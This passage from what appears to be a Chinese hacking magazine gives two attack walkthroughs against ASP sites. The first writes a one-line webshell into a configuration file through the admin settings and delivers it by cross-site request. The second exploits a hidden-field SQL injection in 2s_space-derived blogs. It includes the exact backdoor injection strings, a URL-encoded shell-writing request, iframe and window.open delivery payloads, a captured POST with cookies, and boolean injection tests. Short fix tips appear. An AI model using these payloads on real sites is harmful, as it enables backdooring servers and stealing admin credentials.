xysky	超级管理员	2006-4-18 17:57:05	✕
xysky	超级管理员	2006-4-18 17:57:04	✕
xysky	超级管理员	2006-4-18 17:56:50	✕
xysky	超级管理员	2006-4-18 17:54:47	✕
sdf	超级管理员	2006-4-18 17:54:10	✕
admin	超级管理员	2004-11-24 19:35:40	✕

共有 10 条首页 上一页下一页 尾页 页次:1/1页 10条/页

图10

小知识 跨站漏洞的修补方法：
a.限制用户提交数据的长度。
b.过滤或转换用户提交数据中的HTML代码。

3.后台配置写马

前面的SQL注入以及跨站，我想炎婆灼眼肯定知道，不过下面的他可能就不知道了。记得当初惊云下载系统暴出漏洞后，许多人都是在后台通过上传抓包，修改提交得到WebShell的。后来我发现惊云下载系统有个配置文件config.asp，于是研究了一番，并且有所收获。今天又遇到一个配置文件功能，不妨利用一下。首先我们看修改配置文件的关键代码：

```
set fso=Server.CreateObject("Scripting.FileSystemObject")
set rs=fso.CreateTextFile(Server.MapPath("const.asp"),true)
rs.write "<" & "%" & vbsrlf
rs.write "const Webname=" & chr(34) & trim(request("Webname")) & chr(34) & "        '站点名称" & vbcrlf
rs.write "const weburl=" & chr(34) & trim(request("weburl")) & chr(34) & "         '站点网址" & vbcrlf
……中间省略类似代码
rs.write "const webadmin=" & chr(34) & trim(request("webadmin")) & chr(34) & "      '管理员姓名" & vbcrlf
rs.write "const accredit=" & chr(34) & trim(request("accredit")) & chr(34) & "      '授权信息" & vbcrlf
rs.write "%" & ">"
rs.close
set rs=nothing
set fso=nothing
```

把一些信息写到const.asp文件里，格式大约如下：

```
<%
const 变量名="变量值"            '相关说明
%>
```

我们可以利用的就是我们人为输入的变量值，那么怎么利用呢？我画了一张图，大家看看吧，很容易看懂的。如图11 所示。




图11

意思是说我们输入的变量值必须用%>闭合前面的一个<%，然后才是我们自己的代码，最后还要用一个

<%闭合后面一个%>，当然还要注意闭合引号。经典的一句话木马execute request("a")在这里就不能用了，因为你现在修改的是系统配置文件。这样插入一个execute request("a")就会报错，整个系统都调用此配置文件，一出错整个网站就完了（下图为本地测试，把人家网站搞坏了可不好），如图12所示。




图12

当我们从本地Post提交的时候字段才不为空，才会执行execute后面的语句，照着这样的思路探索下去，我们最后构造的语句为："网络小说"%><%if request("a")<>"" then execute request("a")%> <%lovexysky="haha"。前面的文字最好用系统原来的文字，这样在后台看不出有修改的痕迹，中间则是我们自己构造的一句话木马，后面则是为了闭合后一个%>以及双引号而随便写的东西。至于在哪里写，你可以随便发挥，我就写到"网站搜索关键字"里了。可能有朋友会觉得我这里的<%太多了，的确如此。因为我们知道在ASP语句后面可以用单引号来注释代码，所以我们可以构造如下代码："网络小说"%><%if request("a")<>"" then execute request("a")'"。这样生成的配置文件代码为"const keywords="网络小说"%><%if request("a")<>"" then execute request("a")'""最后一个单引号就把后面的内容注释掉了，另起一行又不影响，所以整个程序无错，我们的后门得以成功运行。接下来就是一句话木马的应用了，如图13所示。

至于此漏洞的防护，个人认为有三种办法，一是修改配置文件名称，取个谁也想不到的名字，不过这样每个文件都要改一下相应调用文件，工作量不小；另一种办法就是对用户输入进行过滤，比如<%、%>；最后一种就是改配置文件后缀为Inc，只要里面不写一些重要的




图13

信息就不会有问题。修补漏洞的时候自己选择一种喜欢的便可，如果你有更好的方案，大家不妨一起讨论。

4.跨站直接写Shell

有了前面两个漏洞做基础，才有了写Shell的想法。还是老办法，改为Get方式提交，从返回的URL里进行分析。因为这些变量没有判断是否为空，所以就可以省掉一些参数为跨站的代码减肥。但是大家需要注意，设置管理员QQ处不能为空。我们只要三个变量即可以成功的写入一句话木马到配置文件中，构造语句："http://127.0.0.1/admin_setup.asp?keywords=%CB%B5%22%25%3E%3C%25if+request%28%22a%22%29%3C%3E%22%22+then+execute+request%28%22a%22%29%27&webQQ=11&method=1"再结合<script>window.open("url");</script>即可实行跨站写Shell了，当然你还可以用<iframe src='url' width=0 height=0></iframe>去跨站写Shell，这里可以自由发挥。

小结

本文有两个地方值得注意。

一是Union查询时，查询不同表段引起的列数不匹配的问题。

二是后台配置写马问题。网络上还有许多系统可以利用配置写马拿到WebShell，当然你会发现这其中有着许多相通的道理。

之所以叫秒杀，因为利用class.asp文件的Union查询，我们一下就可以得到账号密码，进后台后写上一句话即可得到一个小的WebShell，整个过程不要一分钟便拿下。

WTF："2s_space Blog"以其独有的美观、整洁吸引了大批的追随者，而以"2s_space Blog"为基础进行改编的Blog也有很多，如：WJR's Blog、2s-Blog Cx18、80视觉Blog等等。本文作者通过自己阅读代码，发现了一种新的注入漏洞。注意，这里说的不是一个，而是一种，一种"隐藏式"的注入漏洞。

适合读者：网络爱好者、入侵爱好者、脚本爱好者

前置知识：无



隐藏变量的危害
——2s_Blog实现注入漏洞

文／寂寞的刺猬

惊现漏洞

最近，我在读"WJR's Blog"的源码时，发现了一种隐藏式的注入漏洞。考虑到危害比较大，这里将漏洞公布，以便于大家修补。

对于隐藏式的提交，熟悉表单的朋友都应该有所接触。在表单中，如果其"Type"的种类是"hidden"，那么这个提交框我们就看不到了。或许是太寂寞了，或许

是不甘心默默无闻，一些隐藏的变量就跳到了前台，从而引起了一个又一个的漏洞。OK！下面就来介绍这位由幕后走到台前的"comm_ID"，它隶属于"commedit.asp"文件，其引人注目的原因如下：

```
Dim comms_ID
comms_ID=CheckStr(Request.QueryString("commID")) '第一步，获取commid值赋于comms_id
If Not IsInteger(comms_ID) Then comms_ID=0 '第二步，验证comm_id是否为数值。
Dim comm_Edit,SQLQueryNums
Set comm_Edit=Conn.Execute("SELECT * FROM blog_Comment WHERE comm_ID="&comms_ID&"") '第三步，读取评论，如果不存在，则退出。
SQLQueryNums=SQLQueryNums+1
IF comm_Edit.EOF AND comm_Edit.BOF Then%>
<td class="messagebox-title">评论不存在.</td>
Else '第四步、如果存在，则对用户名称及权限进行判断。
IF Not ((comm_Edit("comm_Author")=memName and CheckRights(memStatus,"Edit")>0) Or CheckRights(memStatus,"Edit")>1) Then%>
<td class="messagebox-title">你无权进行此项操作.</td>
comm_Content=CheckStr(Request.Form("message"))
comm_ID=Request.Form("comm_ID") '第五步、获取comm_id值赋于comm_id。
comm_Author=Request.Form("comm_Author")
Conn.ExeCute("UPDATE blog_Comment Set log_ID='"&log_ID&"',comm_Content='"&comm_Content&"',comm_DisSM="&comm_DisSM&",comm_DisUBB="&comm_DisUBB&",comm_DisIMG="&comm_DisIMG&",comm_AutoURL="&comm_AutoURL&",comm_Hidden="&comm_Hidden&",comm_Highlight="&comm_Highlight&" WHERE comm_ID="&comm_ID&"") '第六步，更新评论内容。
```

有朋友可能会说，在第二步中，已经对"comms_id"进行了验证：如果不是数值就赋于其"0"，怎么会有漏洞呢？仔细对比第一步和第五步中的两个变量，是不是有些不一样？第一步"Request.QueryString"接收的参数是："commID"，而第五步Request.Form所接收的参数是"comm_ID"，两者并不是一个变量！第二步验证的是"comms_ID"，看着和第五步的"comm_ID"很像，实际上差了一个字符。而"comm_ID"从第五步到第六步然后进入SQL语句，之间没有经过任何过滤语句。"comm_ID"就这么大摇大摆的进入了UPDATE，如此，漏洞产生了！

那么"comm_id"是如何提交的呢？其实它用的就是用隐藏的方式，在"commedit.asp"中有这么一句，<input name="comm_ID" type="hidden"id="comm_ID7"value="<%=comm_Edit("comm_ID")%>">，这一句是在客户端执行的。如果在客户端查看源码，我们就能看到类似的这么一句。反过来讲，如果在客户端的源码中查找隐藏变量，只需输入"hidden"，就能找到那些默默无闻的耕耘者了！

测试漏洞

漏洞产生的原因找到了，下面转入测试阶段，首先在本地搭建"WJR's Blog"平台，然后进入某个日志发表评论，在发表评论的时候，勾选"同时注册"，如图1所示。




图1

这样我们在发表评论的同时，也会注册一个用户，发表成功后，回到该评论所在的日志页，如图2 所示。




图2

其中有一个类似铅笔的图案，这就是进入"commedit.asp"的钥匙。打开"编辑评论"窗口，为了详细了解所提交的数据，我又启动了"WinSock Exper"，选择"编辑评论"页进行监听，如图3 所示。




图3

因为要抓取评论的提交数据，所以提交的越简单越好，我将内容改成了123，提交后，再看"WinSock Exper"抓取到的数据，其内容如下：

```
POST /blog/commedit.asp?action=postedit HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/vnd.ms-excel, application/x-shockwave-flash, */*
Referer: http://127.0.0.1/blog/commedit.asp?commID=520
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: 127.0.0.1
Content-Length: 70
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDCQASRBDR=DLNBJGBDPDDELIDJKPEGIPDA; Mysitwe2=memPassword=9D1D
```

```
C3A8C8BE217DBCF62384A17DD37A&memName=ccc

ID=50&comm_Author=ccc&comm_AutoURL=1&
message=123&comm_ID=520&log_ID=50
```

将这些数据分门别类的复制到"POST注入工具"中，然后修改"提交信息"中"comm_id"的值，将其改为："520+and+1=1"，其中的空格用+代替，而"and 1=1"就是典型的注入判断语句，接着再将"message"的值由"123"改为"jmdcw"。就这样，如果条件成立（1=1），那么update语句会执行更新命令，评论内容就会更新为"jmdcw"，修改后的程序如图4所示。




图4

提交后刷新当前日志页，如图5所示，评论内容变成了"jmdcw"，1=1测试成功。



图5

如果将comm_id的值改为："520+and+1=2 "，是否就不会修改评论内容了呢？测试后果然如此！因为（1=2）条件不成立，所以Update语句也就不执行了。

实际应用

根据这一特性，我用VB编了一个小程序，用来自动猜解管理员或某个用户的MD5值，如图6所示。

具体的使用方法是：先用"WinSock Exper"抓取评论提交时的数据，然后将POST、Referer、Host和Cookie内容分别填入相应的栏内。

小提示 在填写Cookie时，要先将Cookie内容复制到一个文本文件中，然后去掉"格式"下"自动换行"前的对勾，这样Cookie就会在一行内显示，复制此时的Cookie内容到程序中的Cookie项内。

